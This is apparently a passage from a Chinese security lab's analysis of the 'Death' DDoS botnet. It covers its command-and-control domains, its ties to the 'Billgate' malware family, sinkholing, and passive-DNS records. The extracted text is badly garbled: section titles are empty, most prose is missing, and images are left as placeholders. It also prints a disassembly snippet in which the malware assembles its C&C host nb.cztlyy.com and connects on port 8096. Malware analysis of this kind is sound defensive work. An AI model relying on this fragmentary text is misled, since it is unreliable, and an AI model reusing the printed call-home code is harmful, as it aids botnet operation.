

- Death

实



1.		1
2.		2
2.1		2
2.2		3
3.		5
4.		7
4.1	C&C	7
4.2	C&C	8
4.3	C&C	10
4.4	QLSB.F3322.NET NB.CZTLYY.COM	11
4.5		14
4.6		15
4.7		16
4.8		18
5.		18
5.1		18
5.2	Q	19
5.3	Q	22
5.4	NB	24
6.		24
6.1		25
6.2		27
6.3	C&C	29
6.4		30
6.5		31
7.		32
8.		38

- “Death”

ADL

- “Death”



- “Death”


“ ”

“ ”

“ ”

“ ”

“ ”



2.1

2.2

1


“ ”

(

)

- “Death”

ADLab



2.2

“ ”
“ ”

3.

“Death ”

2000

--

3.1

“Death ”



3.1 ()

C&C

“Billgate” DDoS

“Death”

- “Death”

“Death”

Nitol

“

”

DDoS

DDoS

4.

“

”

4.1


C&C

C&C

4.1

C&C

上线频度



4.1


C&C qlsb.f3322.net f3322.net

f3322.org

C&C

76.62%

4.2



4.2

C&C

www.lxi3.com

yankeidc.top

nb.cztlyy.com

9.03%

1 C&C qlsb.f3322.net C&C
C&C 9898

2 C&C qlsb.f3322.net C&C
yankeidc.top www.lxi3.com 9999
qlsb.f3322.net C&C

3 nb.cztlyy.com
C&C C&C
C&C
4.4

qlsb.f3322.net (2373)

yankeidc.top (96)

58.221.71.171 (9)

qlsb.f3322.net (2373)

www.lxi3.com (243)

61.147.103.241 (6)

4.4 C&C

- “Death”

4.4

C&C

ADLab

- “Death”

```

push    eax                ; hModule
call    edi ; GetProcAddress
push    offset aClosesocket ; "closesocket"
push    ebx                ; lpLibFileName
mov     [ebp+htons], eax
call    esi ; LoadLibraryA
push    eax                ; hModule
call    edi ; GetProcAddress
and     [ebp+var_7], 0
push    8096                ; port 8096
mov     edi, eax
mov     [ebp+cp], 'n'
mov     [ebp+var_13], 'b'
mov     [ebp+var_12], '.'
mov     [ebp+var_11], 'c'
mov     [ebp+var_10], 'z'
mov     [ebp+var_F], 't'
mov     [ebp+var_E], 'l'
mov     [ebp+var_D], 'y'
mov     [ebp+var_C], 'y'
mov     [ebp+var_B], '.'
mov     [ebp+var_A], 'c'
mov     [ebp+var_9], 'o'
mov     [ebp+var_8], 'm' ; nb.cztlyy.com
mov     [ebp+name.sa_family], 2
call    [ebp+htons]

```

4.6 nb.cztlyy.com

C&C nb.cztlyy.com

C&C


C&C

qlsb.f3322.net nb.cztlyy.com

4.7 4.8


-

时间轴



4.7 qlsb.f3322.net

-



4.8 nb.cztlyy.com

4.7

qlsb.f3322.net

2015 5

Loader

2015 5 23 11 13 42

2015

2015 2 6

2016

4.8

nb.cztlyy.com

-

2016

3

5



14

3 Q C&C qlsb.f3322.net
NB C&C nb.cztlyy.com Q
C&C NB C&C
Q NB
Q Q
C&C
Q ()
()
NB
Q NB
Q
C&C
qlsb.f3322.net yankeidc.top www.lxi3.com
3 NB C&C 2
NB
2
C&C C&C
C&C

- “Death”

4.7

2000

“Billgate”

“Billgate”

“Death”

“Death”

“Death”

“Billgate”

Manager

ELF

“Billgate”

(

)

4.10




4.10 Billgate

“Billgate”

“Death”

4.11



4.11 “Death”

“Billgate”

Linux

im.exe

Linux

im.exe

“Death”

%SYSTEM32%

“Billgate”

“Billgate”

“Billgate”

(“Death”

)

C&C

“Billgate”

(“Death”)

“Billgate”

“Death”

“Billgate”


“Billgate”

“ ”

4.8 DEATH

4.12


“Death”




4.12 “Death”

5.

5.1



黑雀控制螳螂僵尸网络数量



5.1

5.1

C&C

C&C

C&C

“

”

“

”

C&C

leiyan.hk

www.lxi3.com

C&C

C&C

leiyan.hk

“yankeidc.top”

haolanlan.top

synu.top

yanke.cx

300

qlsb.f3322.net

nb.cztlyy.com

“Death”

qlsb.f3322.net

qlsb.f3322.net

5.2 Q

qlsb.f3322.net

5.2

Resolve	Location	Network	First	Last
117.21.224.222	CN	117.21.0.0/16	2016-09-01 05:07:43	2016-09-01 05:07:43
111.74.238.109	CN	111.72.0.0/13	2016-09-01 05:07:43	2016-09-01 05:07:43
117.21.224.222	CN	117.21.0.0/16	2016-08-31 09:59:14	2016-08-31 09:59:14
111.74.238.109	CN	111.72.0.0/13	2016-08-31 09:59:14	2016-08-31 09:59:14
117.21.224.222	CN	117.21.0.0/16	2016-08-22 08:02:43	2016-08-22 08:02:43
111.74.238.109	CN	111.72.0.0/13	2016-08-22 08:02:43	2016-08-22 08:02:43
117.21.224.222	CN	117.21.0.0/16	2016-07-06 03:45:00	2016-07-06 03:45:00
2016-07-06 03:31:03	2016-07-06 03:45:00	111.74.238.109	CN	111.72.0.0/13
2016-07-04 09:24:00	2016-07-06 03:31:03	117.21.224.222	CN	117.21.0.0/16

5.2

IP 117.21.224.222

111.74.238.109 IP 22 8989

IP CNCERT sinkhole

IP

cncert-sinkhole.net

DNS Info Website Info IP Info Whois

Nameservers
f1g1ns1.dnspod.net, f1g1ns2.dnspod.net

A Records
111.74.238.109, 117.21.224.222

5.3 sinkhole IP

5.3

CNCERT

C&C

IP 117.21.224.222 111.74.238.109

C&C qlsb.f3322.net 2016 1 6

CNCERT

1 6

C&C

120.26.53.74

45.64.74.152

CNCERT

- “Death”

2015 5 23

3

120.26.53.74

C&C qlsb.f3322.net IP

120.26.53.74

5.4


☐	117.21.224.222	CN	117.21.0.0/16	2016-03-30 00:00:00	2016-03-30 00:00:00
☐	111.74.238.109	CN	111.72.0.0/13	2016-01-06 00:00:00	2016-01-06 00:00:00
☐	45.64.75.152	N/A	45.64.74.0/23	2015-06-15 00:00:00	2016-01-03 00:00:00
☐	120.26.53.74	CN	120.24.0.0/14	2015-05-26 05:47:21	2015-06-12 00:00:00

5.4

C&C

C&C

5.5




5.5


C&C

5.3 Q

Q “Death”





5.6 Q



7

5.7




5.4 NB

NB

C&C

QQ

5.9



5.9 NB

6.

“Death”

“Death”

DDoS

IE

DDoS

HTTP

PE

vc

MFC

- “Death”


Bland C++

VB

“Death”

C&C

6.1



6.1

6.1

6

SYSTEM32

WINDOWS

C&C

